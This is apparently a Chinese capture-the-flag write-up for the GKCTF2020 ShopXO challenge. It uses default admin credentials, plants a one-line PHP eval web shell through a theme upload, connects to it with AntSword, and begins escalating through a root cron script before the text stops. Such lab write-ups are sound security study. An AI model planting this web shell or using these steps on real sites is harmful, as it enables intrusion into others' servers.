
BUUCTF刷题记录 老八小超市儿

原创


m0_46576074 于 2020-05-28 11:59:44 发布 298 收藏

[GKCTF2020]老八小超市儿

进入网址



admin.php进入后台
账号admin
密码shopxo




应用中心——应用商城——主题

下载默认主题

编写一个a.php文件放进默认主题


a.php文件内容

```
<?php
    @eval($_POST[a]);
    phpinfo();
?>
```



测试成功性

> http://771c3e8f-4cea-4775-be69-fce5b8bd52f2.node3.buuoj.cn/public/static/index/default/a.php




蚁剑连接


http://771c3e8f-4cea-4775-be69-fce5b8bd52f2.node3.buuoj.cn/public/static/index/default/a.php


编辑数据（http://771c3e8f-4cea-4775-be69-fce5b8bd52f2.node3.buuoj.c...
保存
清空
测试连接
基础配置
URL地址 *
http://771c3e8f-4cea-4775-be69-fce5b8bd52f2.node3.buuoj.cn/public/sta
连接密码 *
a
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
random (不推荐)
base64
请求信息
其他设置
https://blog.csdn.net/m0_46576074

保存，连接




发现flag




这是个假flag，真flag在root中


查看flag.hint




接着查看auto.sh



每60秒运行一次/var/mail/makeflaghint.py文件，于是想修改文件来执行
查看/var/mail/makeflaghint.py文件

